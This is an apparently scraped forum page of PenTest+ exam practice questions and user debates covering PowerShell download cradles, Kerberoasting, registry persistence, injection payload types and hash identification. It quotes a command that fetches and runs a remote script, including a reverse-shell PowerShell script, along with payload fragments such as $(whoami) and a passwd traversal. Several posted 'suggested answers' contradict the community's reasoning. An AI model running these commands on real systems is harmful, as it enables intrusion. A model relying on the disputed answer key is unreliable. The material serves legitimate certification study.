https://www.tripwire.com/state-of-security/security-awareness/5-social-engineering-attacks-to-watch-out-for/

upvoted 8 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: B

looks good to me

upvoted 1 times

smalltech 3 years, 2 months ago

B.A pretext is a fabricated scenario that a social engineer uses in order to create a condition in which the target is more comfortable or able to comply with the goals of the social engineer. This may include a false identity, falsehoods about circumstances, or other details that are designed to facilitate the social engineering attack.

Pretexting is the process of establishing and using a pretext during social engineering. This is often used to describe the process of impersonation

upvoted 1 times

Question #60 *Topic 1*

Consider the following PowerShell command:
powershell.exe IEX (New-Object Net.Webclient).downloadstring(http://site/script.ps1`);Invoke-Cmdlet
Which of the following BEST describes the actions performed by this command?

A. Set the execution policy.

B. Execute a remote script.

C. Run an encoded command.

D. Instantiate an object.

Suggested Answer: *B*

Community vote distribution

B (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book

B. - In this scenario, the PowerShell command given will execute a remote script. By using the PowerShell IEX command, it will invoke an expression. The IEX cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. The PowerShell Invoke-Command cmdlet runs commands on a local or remote computer and returns all output from the commands, including errors. By using a single Invoke-Command command, you can run commands on multiple computers.
upvoted 14 times

who__cares123456789___ 3 years, 7 months ago
Directly from my WGU teetbook!!
The following PowerShell command can be used to avoid detection by security products and antivirus software:
PS > IEX (New-Object Net.WebClient).DownloadString('http:///Invoke-PowerShellTcp.ps1')
This command directly loads a PS1 file from the Internet instead of downloading it and then executing it on the device
upvoted 2 times

who__cares123456789___ 3 years, 7 months ago
YES< I HAVE A TEETBOOK!!! Come at me bro! LOL
upvoted 1 times

boyscanfly 2 years, 10 months ago
What textbook are you referring to? I'm also a WGU student.
upvoted 1 times

EZPASS Highly Voted 3 years, 9 months ago
I agree. I believe B is the correct answer.
A 'PS1' script is being downloaded and executed.
upvoted 6 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: B
looks good to me
upvoted 1 times

Question #61 *Topic 1*

Which of the following excerpts would come from a corporate policy?

A. Employee passwords must contain a minimum of eight characters, with one being alphanumeric.

B. The help desk can be reached at 800-passwd1 to perform password resets.

C. Employees must use strong passwords for accessing corporate assets.

D. The corporate systems must store passwords using the MD5 hashing algorithm.

Suggested Answer: *D*

Community vote distribution

C (100%)

D1960 Highly Voted 4 years, 6 months ago

C? D seems to specific for a corporate policy. Corporate policies are general in nature, they do not delve in technical specifications. A would seem to be as likely as D.

upvoted 7 times

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book

D. - A company policy (corporate policy) is a documented set of guidelines, formulated after an analysis of all internal and external factors that can affect a firm's objectives, operations, and plans. It is created by the company's board of directors. Corporate policy lays down the company's response to known and knowable situations and circumstances. It also determines the formulation and implementation of strategy and directs and restricts the plans, decisions, and actions of the company's officers in achievement of its objectives. In this scenario, the corporate policy should be very detailed and specific; hence, the corporate systems must store passwords using the MD5 hashing algorithm.

upvoted 5 times

Ariel235788 2 years, 10 months ago

D describes a compliance policy. not a corporate

upvoted 1 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 1 times

versun 3 years, 2 months ago

answer is C

upvoted 3 times

dyers 3 years, 4 months ago

These answers are hilarious, A says 8 characters 1 of them being alphanumeric, aren't most of them alphanumeric? I guess !@#$%^&A is a good password for them.

B, that's more something for the employee handbook. C is just vague enough to be a company wide directive.

D store passwords in MD5? "Johnson, get that BCrypt out of here! We need those passwords super easy to crack", if the board of directors is writing this policy maybe that answer does make sense. LOL

upvoted 4 times

dyers 3 years, 4 months ago

In case it wasn't clear, C seems most likely. The corporate policy needs to cover all the users in the org. So if the guy in the mail room needs to make an account on a company resource, he doesn't have any control of the encryption type but he can decide to use a good password with complexity. If he uses his work email as username to create an account elsewhere for work matters, he should use a good and unique password there as well, to prevent a password re-use issue in case the 3rd party gets breached. Requiring a specific password policy might not be in his or the company's control.

upvoted 2 times

willingness 3 years, 5 months ago

My opinion is that although A initially seems correct, this would be more applicable to a USER policy, such as an AUP. Since the terminology "corporate" is somewhat vague, the answer is likely D. The fact of MD5 hashes being insecure or not is moot, since corporations regularly make stupid decisions as a matter of policy.
upvoted 2 times

who__cares123456789___ 3 years, 7 months ago
WHICH IS THE ONLY ANSWER THAT WILL NOT GIVE A HACKER MORE INFORMATION THAN HE SHOULD BE GIVEN...EVERYONE KNOWS MD5 IS INSECURE ! QUESTION IS NOT ABOUT THAT...ANSWER IS C...DONT CARE WHAT THAT IGNORANT ASS CYBEX BOOK SAYS... OR ALL THE DUMPS SAY, AS THEY ALL COPY/PASTE EACH OTHER...THINK
upvoted 5 times

xpigx 3 years, 7 months ago
While this may be true about the dumps, the dump I have said C is the right answer. My studying is reading this site vs the purchased dump and comparing the answers :) IMO C is correct.
upvoted 1 times

EZPASS 3 years, 9 months ago
I agree, I believe the answer is C.
upvoted 2 times

kvm7 3 years, 9 months ago
The answer cannot be D because storing passwords as MD5 hashes is insecure. Personally A would seem to be the correct answer.
upvoted 2 times

TheThreatGuy 3 years, 8 months ago
The question isn't whether storing them as MD5 is best practice. The question is "Which is most likely to be found in the company policy". Company policy would set a standard for DAR
upvoted 4 times

boblee 4 years, 2 months ago
the answer is C.
upvoted 4 times

someguy1393 3 years, 9 months ago
I agree, C is the only answer that is not super specific. I think the other answers would be included in procedures not policies.
upvoted 3 times

jon34thna 4 years, 6 months ago
SYBEX | Chapter 6 Practice Exam 1 | Question 14
corporate systems must store passwords using the MD5 hashing algorithm.
upvoted 4 times

D1960 4 years, 6 months ago
If D is true, why isn't A just also true? If corporate policy regarding passwords is "detailed and specific" then can't a password length be part of corporate policy?
I took a look at that book, a few of their answers seems suspect to me. The book claims "In this scenario, the corporate policy should be detailed and specific" but does not explain why this scenario is to be treated as such. Technical decisions, such a password length, and encryption method, maybe should be documented, but not in the corporate policy.
Since there can only be one answer, and corporate policies are typically not "detailed and specific" I can only assume that the answer cannot be A or D - they cannot both be right, therefore neither of them can be right.
upvoted 5 times

kabwitte 4 years, 2 months ago
you have some really great feedback. Have you taken the exam yet? If so, was this practice helpful?
upvoted 1 times

Question #62 *Topic 1*

In which of the following scenarios would a tester perform a Kerberoasting attack?

A. The tester has compromised a Windows device and dumps the LSA secrets.

B. The tester needs to retrieve the SAM database and crack the password hashes.

C. The tester has compromised a limited-privilege user and needs to target other accounts for lateral movement.

D. The tester has compromised an account and needs to dump hashes and plaintext passwords from the system.

Suggested Answer: *C*

Community vote distribution

C (100%)

cooljane Highly Voted 4 years, 9 months ago

I believe the correct answer would be D.

upvoted 7 times

who_cares123456789___ 3 years, 7 months ago

I know one thing for sure. You guys better go read some more. The answer is C. From what I see on here, lots of you are just memorizing the half ass wrong dumps. You might pass with luck and using this- tho I doubt it-, but lots of you have no idea what you are talking about or reading for that matter. Fun Fact. When brought in for an interview, you will be questioned. This cert is not the "end all". You will not get a job just because you passed these tests... If you provide answers and speculation like I see on here, you are screwed!!! If it isnt over your heads, read the following link.

https://www.blackhillsinfosec.com/a-toast-to-kerberoast/

upvoted 16 times

tester27 3 years, 2 months ago

I highly agree with you. I have supported a customer that had been targeted using Kerberoasting attack, which made me researched about it. Answer is definitely C. Kerberoasting dumps the hashed credentials not plaintext, you still need to crack it offline using hashcat.

upvoted 3 times

ufovictim 3 years, 7 months ago

Yep, Kerberoasting would be used for lateral movement. C makes by far the most sense.

upvoted 5 times

ftoon 3 years, 4 months ago

The answer is C, because we used Kerberoasting in lateral movement and the doesn't dump password in plain text even if we cracked it offline is still depending on the complexity of the password

upvoted 4 times

mr_robot Highly Voted 4 years, 2 months ago

Would C be the best answer for this?

"Kerberoasting enables privilege escalation and lateral network movement. Kerberoasting is used by attackers once they are established inside an enterprise network and have begun reconnaissance for lateral movement. The technique allows the attackers, as valid domain users, to request a Kerberos service ticket for any service, capture that ticket granting service (TGS) ticket from memory, and then attempt to crack the service credential hash offline using any number of password-cracking tools, such as Hashcat, John the Ripper, and others."

https://www.qomplx.com/qomplx-knowledge-kerberoasting-attacks-explained/

upvoted 6 times

someguy1393 3 years, 9 months ago

C appears to be the best answer IMO.

upvoted 2 times

kloug Most Recent 1 year, 7 months ago

cccccccccccc

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 2 times

cvMikazuki 2 years, 11 months ago

C laaaa. Lateral movement. Cohort 1-2021

upvoted 2 times

CybeSecN 3 years, 1 month ago

The correct answer is D according to the CompTIA Pentest+ Practice Test, Sybex.

Note:

D. Kerberoasting is a technique that relies on requesting service tickets for service account service principal names (SPNs). The tickets are encrypted with the password of the service account associated with the SPN, meaning that once a tester has obtained the service tickets by using a tool like Mimikatz, the tester can crack the tickets to obtain the service account password using offline cracking tools. Kerberoasting is a four-step process:

1. Scan Active Directory for user accounts with service principal names (SPNs) set.
2. Request service tickets using the SPNs.
3. Extract the service tickets from memory and save to a file.
4. Conduct an offline brute-force attack against the passwords in the service tickets.

upvoted 2 times

nakres64 3 years, 4 months ago

IMO D is the correct answer. Main aim of kerberoasting attack is to request the Ticket Granting Ticket from a domain service account and crack the account's plaintext password offline. You can use this information whatever you want: to create new golden tickets, to escalate priviliges or leteral movement.

upvoted 1 times

kamaluchi 3 years, 2 months ago

why would you crack a plaintext password???

upvoted 1 times

ckr8 3 years, 5 months ago

i think its D

https://www.hackingarticles.in/deep-dive-into-kerberoasting-attack/

upvoted 1 times

kabwitte 4 years, 2 months ago

I would go with C.

"Kerberoasting is an efficient technique for hackers who have limited rights within a domain. Depending on the strength of the passwords, an attacker can quickly gain access to multiple accounts and then use them to launch additional attacks and collect data."

Site: https://www.scip.ch/en/?labs.20181011

upvoted 3 times

D1960 4 years, 3 months ago

D? I don't think a kerberosting attack dump plain-text passwords from the system. Rather, you get hashes which you can, possibly, crack offline. I don't know if I know of a better answer than D, but D does not seem quite right.

upvoted 1 times

mr_robot 4 years, 3 months ago

I guess you could say you can dump hashes and plaintext passwords with Kerberoasting when using Mimikatz. This is taken from Jason Dion's video: "Kerberoasting - Any domain user account that has a service principal name (SPN) set can have a service ticket (TGS). Ticket can be requested by any user in the domain and allows for offline cracking of the service account plaintext password."

And this is an example of this attack - https://www.youtube.com/watch?v=beRDcvBwTBw

upvoted 1 times

mr_robot 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

D. - Kerberoasting is a technique that relies on requesting service tickets for service

account service principal names (SPNs). The tickets are encrypted with the password of the service account associated with the SPN, meaning that once a tester has obtained the service tickets by using a tool like Mimikatz, the tester can crack the tickets to obtain the service account password using offline cracking tools. Kerberoasting is a four-step process:

1. Scan Active Directory for user accounts with service principal names (SPNs) set.
2. Request service tickets using the SPNs.
3. Extract the service tickets from memory and save to a file.
4. Conduct an offline brute-force attack against the passwords in the service tickets.

upvoted 2 times

jon34thna 4 years, 6 months ago

SYBEX | Pentest Questions | Chapter 3 Attacks and Exploits | Question 176
D - The tester compromised an account and needs to dump hashes and plaintext passwords from the system.

upvoted 1 times

D1960 4 years, 6 months ago

Does Sybex use the same QnA as the CompTIA exam?

upvoted 2 times

mr_robot 4 years, 5 months ago

I believe so, I don't think the Comptia exam would double check the answers from the book however, I have noticed seeing the questions from the exam shorter compared to the book.

upvoted 3 times

Question #63 *Topic 1*

While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

A. HKEY_CLASSES_ROOT

B. HKEY_LOCAL_MACHINE

C. HKEY_CURRENT_USER

D. HKEY_CURRENT_CONFIG

Suggested Answer: *C*

Reference:

https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/

Community vote distribution

C (100%)

byrne Highly Voted 3 years, 9 months ago

The difference between HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER is whether the referenced executable launches at startup for any user logging in or a specific user (current_user is copied to a stored "user hive" and loaded whenever that user ID logs in).
https://redcanary.com/blog/windows-registry-attacks-threat-detection/

HKEY_LOCAL_MACHINE.- Modification of existing services requires Administrator or SYSTEM level privileges and is not typically used by red teams as a persistence technique.
https://pentestlab.blog/2020/01/22/persistence-modify-existing-service/

Therefore, as the question stated 'limited privileges', I'd go for C. HKEY_CURRENT_USER

upvoted 6 times

mr_robot Highly Voted 4 years, 6 months ago

PenTest+ Practice Tests Book - Sybex - Chapter 3

If a tester has access to a Windows workstation or server, then they can use PowerSploit, which provides the toolkit needed to maintain persistence and to perform further reconnaissance. The testing will want to exploit the HKEY_CURRENT_USER registry hive. The HKEY_CURRENT_USER hive is meant to be available only to the currently logged on user. So, when a different Windows user logs onto the system, a different copy of the HKEY_CURRENT_USER registry hive is loaded. The HKEY_CURRENT_USER registry hive is saved locally as the file NTUSER.DAT or USER.DAT when a user logs off. This registry hive can be opened in Notepad, and the encrypted login ID and password can be easily located. If the user has a roaming profile, then the NTUSER .DAT file will be saved on every workstation the user logged onto.

upvoted 5 times

Ariel235788 2 years, 10 months ago

As byrne pointed out, question states that you have limited privs on this account. You likely wont be able to modify LOCAL MACHINE even though that is the better answer

upvoted 1 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 1 times

Question #64 *Topic 1*

A penetration tester has a full shell to a domain controller and wants to discover any user account that has not authenticated to the domain in 21 days. Which of the following commands would BEST accomplish this?

A. dsrm -users ɹ€DN=company.com; OU=hq CN=usersɹ€

B. dsuser -name -account -limit 3

C. dsquery user -inactive 3

D. dsquery -o -rdn -limit 21

Suggested Answer: *D*

Community vote distribution

C (100%)

zgwy Highly Voted 5 years ago
Wrong...C...try it yourself...21 days = 3 weeks
upvoted 8 times

D1960 Highly Voted 4 years, 6 months ago
C is the correct answer.
Ref: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc725702%28v%3dws.11%29
-inactive <NumberOfWeeks> Searches for users who have been inactive (stale) for at least the number of weeks that you specify.
upvoted 5 times

kloug Most Recent 1 year, 6 months ago
cccccccccccc
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

Cock 2 years, 6 months ago
It was on the exam
upvoted 1 times

runagerj 2 years, 11 months ago
Is it coincidence that all answers on this page appear to be C?
upvoted 1 times

cvMikazuki 2 years, 11 months ago
C gile. Cohort 1-2021
upvoted 1 times

varo82 3 years, 3 months ago
D command not work! C is correct
upvoted 2 times

mr_robot 4 years, 5 months ago
C. - https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc725702%28v%3dws.11%29

-inactive <NumberOfWeeks> --> Searches for users who have been inactive (stale) for at least the number of weeks that you specify.
upvoted 3 times

jon34thna 4 years, 6 months ago
C. dsquery user -inactive 3
upvoted 4 times

amankry 4 years, 9 months ago
C is right answer

upvoted 2 times

Question #65 *Topic 1*

Which of the following properties of the penetration testing engagement agreement will have the LARGEST impact on observing and testing production systems at their highest loads?

A. Creating a scope of the critical production systems

B. Setting a schedule of testing access times

C. Establishing a white-box testing engagement

D. Having management sign off on intrusive testing

Suggested Answer: *B*

Community vote distribution

B (100%)

mr_robot Highly Voted 4 years, 6 months ago

B - PenTest+ Practice Tests Book - SYBEX

The timeline for the engagement and when testing can be conducted will have the biggest impact on the observation and testing of the client's systems during peak hours. Some assessments will be scheduled for noncritical time frames to minimize the impact of any potential outages, while others may be scheduled during normal business hours to help test the organization's reaction to attacks.

upvoted 9 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: B

looks good to me

upvoted 1 times

danishnafay 4 years, 1 month ago

Why not management sign off?

upvoted 2 times

boboloboli 4 years ago

This is talking about building the agreement, it is assumed that management will be signing this off in the end. What would you add to the agreement to make sure they test or don't test during high utilization?

upvoted 1 times

Question #66 *Topic 1*

HOTSPOT -
Instructions:
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
Hot Area:

Suggested Answer:

mar7865p123 Highly Voted 3 years, 4 months ago
there are incorrect answers here I think the right answers is:
1. DOM XSS - Input Sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. Reflected XSS - Input sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls
upvoted 16 times

tester27 3 years, 2 months ago
i think 5 is command injection - input san (last) because of the apostrophe
upvoted 1 times

miabe 2 years, 2 months ago
found this useful:
https://pediaa.com/what-is-the-difference-between-dom-based-xss-and-reflected-xss/
upvoted 1 times

versun Highly Voted 3 years, 2 months ago
The correct answer is:
1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input saniti $
10. URL redirect - prevent external calls
upvoted 12 times

smalltech 3 years, 1 month ago
i think this is the right order
upvoted 1 times

versun 3 years, 2 months ago
I checked all
upvoted 1 times

versun 3 years, 2 months ago

DOM-based Cross Site Scripting
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://portswigger.net/web-security/cross-site-scripting/dom-based
upvoted 1 times

versun 3 years, 2 months ago
Command Injection
https://owasp.org/www-community/attacks/Command_Injection
upvoted 1 times

versun 3 years, 2 months ago
SQL Injection
https://medium.com/@hninja049/example-of-a-error-based-sql-injection-dce72530271c
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://perspectiverisk.com/mssql-practical-injection-cheat-sheet/
https://owasp.org/www-community/attacks/Blind_SQL_Injection
https://portswigger.net/web-security/sql-injection/cheat-sheet
https://portswigger.net/web-security/sql-injection/blind
upvoted 1 times

x0hmei 3 years, 2 months ago
Wrong check the comptia material it clearly says it's the other
upvoted 2 times

versun 3 years, 2 months ago
Hi, Could you give some ref?
upvoted 2 times

versun 3 years, 2 months ago
about 1 and 3. Thanks
upvoted 2 times

Cock 2 years, 7 months ago
I agree with you. The first one should be reflected XSS.
upvoted 1 times

bieecop Most Recent 10 months ago
1. #inner-tab" Reflected Cross Site Scripting Input Sanitization ", ', <, :, >, -
2. item=widge;waitfor SQL Injection (Stacked) Parameterized Queries
3. item=widget%20union SQL Injection (Union) Parameterized Queries
4. search=Bob DOM-based Cross Site Scripting Input Sanitization ", ', <, :, >, -
5. widget'+conver SQL Injection (Error) Parameterized Queries
6. www.exe'ping Command Injection Input Sanitization ", ', <, :, >, -
7. malicious-site URL Redirect Prevent External calls
8. fetc%2fpasswd Local File Inclusion Input Sanitization ..., \ ,/ , sandbox requests
9.lookup Command Injection Input Sanitization ; :, $,{,}(,),
10. logFile=http Remote File Inclusion Input Sanitization ..., \ ,/ , sandbox requests
upvoted 1 times

bieecop 10 months ago
1. Reflected Cross Site Scripting Input Sanitization ", ', <, :, >, -
2. SQL Injection (Stacked) Parameterized Queries
3. SQL Injection (Union) Parameterized Queries
4. DOM-based Cross Site Scripting Input Sanitization ", ', <, :, >, -
5. SQL Injection (Error) Parameterized Queries
6. Command Injection Input Sanitization ", ', <, :, >, -
7. URL Redirect Prevent External calls
8. Local File Inclusion Input Sanitization ..., \ ,/ , sandbox requests
9. Command Injection Input Sanitization ; :, $,{,}(,),
10. logFile=http Remote File Inclusion Input Sanitization ..., \ ,/ , sandbox requests
upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam
upvoted 5 times

lmaoidk123 2 years, 10 months ago
This exact question was on the exam!
upvoted 1 times

DrChats 2 years, 9 months ago
did u pass
upvoted 1 times

Moytra 2 years, 10 months ago
For SQL injection the BEST remediation will always be parameterized Queries .

For command injection it will be input sanitization

for XSS it will always be input sanitization with <,> due to the nature of XSS commands that involve <>.

SO redir=http:%2f%2fwww.malicious-site.com this is a URL redirect and the remediation is preventing external calls 100% Sure.

On this lookup=$(whoami) this is command injection and the remediation is input sanitization ",$,(.),(.). The one with the $.

100% sure on this one too item=widget'+ convert(int, @@version)+' This is SQL injection error based the error comes from the converting of the integer in the brackets which forces an error.

As you know INT is a type for data in SQL . As i said for SQL the BEST solution is parameterized queries. 100% sure on this.

You can type the command in google and it will show up as an example , took a lot of google searching but it's there. item=widget%20union ..... The union is a dead giveaway so, SQL injection (union) Remediation is Parameterized Queries
upvoted 3 times

cvMikazuki 2 years, 11 months ago
ikot versun. tp yg 1 ngan 3 tu teka je DOM. Cohort 1-2021
upvoted 1 times

DrChats 3 years, 2 months ago
1. DOM - Input Sanitization (last)
2. Sql Injection Stacked - Parameterized Queries
3. Reflected - Input sanitization(last)
4. LFI - sandbox req
5. CI - sandbox req
6. union - para query
7. SQL error - param que
8. RFI - sandbox
9. CI - input saniti $
10. URL redirect - prevent external calls
upvoted 2 times

versun 3 years, 2 months ago
1 and 3 are wrong.
You can search DVWA lab.
It's have DOM and Reflected XSS demo
upvoted 1 times

DrChats 3 years, 2 months ago
x0hmei , so wot da heck is right order,
upvoted 1 times

DrChats 3 years, 2 months ago
Anyone sure of the RIGHT order, im LOST
upvoted 1 times

x0hmei 3 years, 2 months ago

no half those are wrong

upvoted 1 times

bintionn 3 years ago

you commented wrong but you didn't give the solution? Like seriously

upvoted 1 times

DrChats 3 years, 2 months ago

if half r wrong, wheres your right order

upvoted 1 times

Question #67 *Topic 1*

In a physical penetration tester testing scenario. the penetration tester obtains physical access to a laptop. The laptop is logged in but locked. Which of the following is a potential NEXT step to extract credentials from the device?

A. Brute force the user's password.

B. Perform an ARP spoofing attack.

C. Leverage the BeEF framework to capture credentials.

D. Conduct LLMNR/NETBIOS-ns poisoning.

Suggested Answer: *A*

Community vote distribution

A (100%)

miabe 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

baybay 2 years, 6 months ago

Selected Answer: A

. BeEF deals with browser penetrations. LLMNR/NetBIOS deals with DNS. MITM comes to mind with ARP. That's leaves Bruteforce.

upvoted 1 times

cvMikazuki 2 years, 11 months ago

Its A.

upvoted 1 times

MrRiver 3 years ago

Well ... not 100% clear ...

C. Beef is out of scope because you cant make the maschine visit a website

A. Also seems not true, because if i get a running System into my hands i wanna make the most out of it ... Imagin you shut it down and the harddrive is encrypted ...

On the other handy, typing in password guesses by hand won't be that great.

Wich leaves us with B and D.

ARP Spoofing makes only sense if you do a MITM Attack, so would need to connect for example your latop in between the device and the corpareted network.

But Questions Says nothing about the network.

So i think the question goes for LMNR Poisening with something like Responder, wich can be implemented even on a Raspberry pi Zero wich emulates a NIC when you plug it in via USB.

And when you do a arp spoof with no network on the other end you need to emulate DNS ... well all doable with impacket and other tool but out of the Pentest+ Scope ...

So the Odds for D a very very high ;)

upvoted 1 times

Ariel235788 2 years, 10 months ago

how are you going to do that with the laptop locked up?

upvoted 2 times

rohog 3 years, 3 months ago

D. This will help. https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/

upvoted 3 times

byrne 3 years, 9 months ago

A. Brute force the user's password.- If Bitlocker is not enabled, we might boot a live OS and bruteforce the password with rainbow tables. Still not sure laptop BIOS would let us boot our OS.
C. Leverage the BeEF framework to capture credentials.- BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

So, what can we do with a locked windows. Simply change the network connection, for example, connecting to a evil twin, therefore using a MITM attack. I'd say the key word on this question is 'laptop', which implies wifi connection.
Then, I'd quick connect the laptop to an wifi AP I set up, and I'd discover the laptop MAC address. This is silly because I can sniff wifi traffic so I'd know the MAC address and I'd perform an ARP attack.
B. Perform an ARP spoofing attack.

So, I'd go for D and the MITM theory.
D. Conduct LLMNR/NETBIOS-ns poisoning.
(anyways in a Active Directory environment, in theory, changing/managing wifi might be disabled by Group Policies)

Once more, this is not a 100% the right answer thanks to Comptia's brightest minds working together behind Pentest+ questions.
upvoted 3 times

someguy1393 3 years, 9 months ago
How can it be connected to a new AP if you can't log in to make the connection?
upvoted 1 times

TheThreatGuy 3 years, 8 months ago
I think what we are missing here is that the device is already logged in. WIth that in mind, we should just be able to sniff the existing connection, right?
upvoted 1 times

byrne 3 years, 6 months ago
try it for yourself. lock your windows, and when requested for user/pass just click on the wifi icon and connect to the AP of your choice. Imagine that you have your laptop and you need to connect to a corporate wifi in order to use your AD creds.
upvoted 2 times

MikeHunt 4 years, 4 months ago
brute forcing the system will lock it out and cause suspicion. But if you MITM the system and wait for the user to authenticate the system will send a user/hash out that can be used to either replay or brute force offline
upvoted 2 times

D1960 4 years, 4 months ago
If I have physical access to your laptop, but I cannot login, then how do I MITM the system?
upvoted 1 times

D1960 4 years, 4 months ago
If I have physical access, I can - possibly - reboot the system to a cdrom or thumbdrive with John-the-Ripper on it. Using that I can gain the user's local credentials. I have actually done this for users that forgot their passwords.
upvoted 6 times

mr_robot 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

D. - Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NetBIOS-NS) poisoning can provide penetration testers with the ability to obtain a man-in-the-middle position, broadening their ability to gain access and information. One of the most commonly targeted services in a Windows network is NetBIOS. NetBIOS is commonly used for file sharing.
upvoted 3 times

D1960 4 years, 6 months ago
"A" seems to make sense. But according to Sybex Comptia PenTest+ Practice Test - Chapter 3 Question 190: the answer is "D"
upvoted 2 times

Question #68 *Topic 1*

A penetration tester is preparing to conduct API testing. Which of the following would be MOST helpful in preparing for this engagement?

A. Nikto

B. WAR

C. W3AF

D. Swagger

Suggested Answer: *D*

Reference:

https://blog.securelayer7.net/api-penetration-testing-with-owasp-2017-test-cases/

Community vote distribution

D (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book

D. - Swagger is an open specification for defining REST APIs. A Swagger document is the REST API equivalent of a WSDL document for a SOAP-based web service. The Swagger document specifies the list of resources that are available in the REST API and the operations that can be called on those resources. It also specifies the list of parameters to an operation, including the name and type of the parameters, whether the parameters are required or optional, and information about acceptable values for those parameters. So, access to a Swagger document provides testers with a good view of how the API works and thus how they can test it.

upvoted 8 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 2 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 2 times

CapCrunch 3 years, 2 months ago

Think its D

You can use Nikto, W3AF and Swagger to test an API but Swagger has been developed specifically to test APIs

upvoted 2 times

Question #69 *Topic 1*

A security guard observes an individual entering the building after scanning a badge. The facility has a strict badge-in and badge-out requirement with a turnstile.
The security guard then audits the badge system and finds two log entries for the badge in question within the last 30 minutes. Which of the following has MOST likely occurred?

A. The badge was cloned.

B. The physical access control server is malfunctioning.

C. The system reached the crossover error rate.

D. The employee lost the badge.

Suggested Answer: *A*

Community vote distribution

A (100%)

someguy1393 Highly Voted 3 years, 9 months ago
Badge cloning seems like the best answer.
upvoted 10 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: A
looks good to me
upvoted 1 times

GDLY 2 years, 5 months ago
A is best choice
upvoted 1 times

jimmysquarehat 3 years ago
If the employee entered and then entered again than badge cloning would be the acceptable answer as there was no mention of badging out.
upvoted 1 times

Question #70 *Topic 1*

If a security consultant comes across a password hash that resembles the following: b117525b345470c29ca3d8ae0b556ba8
Which of the following formats is the correct hash type?

A. Kerberos

B. NetNTLMv1

C. NTLM

D. SHA-1

Suggested Answer: *D*

Community vote distribution

C (100%)

khuno Highly Voted 4 years, 2 months ago
C.
this hash has 32 characters making it NTLM hash
upvoted 10 times

byrne Highly Voted 3 years, 9 months ago
SHA-1 40 chars
NTLM 32 chars
Therefore C. NTLM
upvoted 10 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

baybay 2 years, 6 months ago
Selected Answer: C
C. NTLM
upvoted 1 times

anonamphibian 2 years, 6 months ago
Do not input into google and search, use a HTLM hash generator and input "hacker!".

You will get the same hash above. Agree with highly voted comments, C - correct answer
upvoted 1 times

anonamphibian 2 years, 6 months ago
Correction to my typo...."NTLM"
upvoted 1 times

Cock 2 years, 6 months ago
It was on the exam
upvoted 3 times

Ariel235788 2 years, 10 months ago
Checked with https://www.tunnelsup.com/hash-analyzer/ Confirmed D is the correct answer here.
upvoted 1 times

Jack323 2 years, 10 months ago
answer is NTLM
proof- copy hash and search for has identifier online paste it and it shows NTLM . decryption is hacker!
upvoted 1 times

cvMikazuki 2 years, 11 months ago
C. Cohort 1-2021 yg hensem

upvoted 1 times

[Removed] 4 years ago

b117525b345470c29ca3d8ac0b556ba8 - Possible algorithms: MD5, SHA1.Substr(0, 32), MD4, NTLM, md5(md5($plaintext)), md5(md5($plaintext).:.$plaintext), md5(md5(md5($plaintext))), md5(md5(md5(md5($plaintext)))), md5(md5(md5(md5(md5($plaintext))))), md5(strtoupper(md5($plaintext))), md5(sha1($plaintext)), md5(sha1(sha1($plaintext))), md5(sha256($plaintext)), Radmin2, md5(sha1($plaintext).md5($plaintext).sha1($plaintext)) , md5(md5($plaintext).substr(8,16))

upvoted 1 times

mr_robot 4 years, 4 months ago

Verified hash on below:

https://www.tunnelsup.com/hash-analyzer/ --> MD5 or MD4
https://hashes.com/en/tools/hash_identifier --> MD5
https://www.onlinehashcrack.com/hash-identification.php --> MD5, MD4 or NTLM
hash-identifier app from Kali Linux --> MD5
Least Possible Hashs:
[+] NTLM
[+] MD4
[+] MD2

But I think the best answers would be C judging by the number of characters.

upvoted 2 times

deathfrom 4 years, 4 months ago

Also check out: https://codebeautify.org/ntlm-hash-generator

upvoted 2 times

sn0wman321 4 years, 4 months ago

I would go for NTLM based on proximity to number of characters and format.
Few Examples:
Kerberos: $krb5pa$23$user$realm$salt$4e751db65422b2117f7eac7b7.....
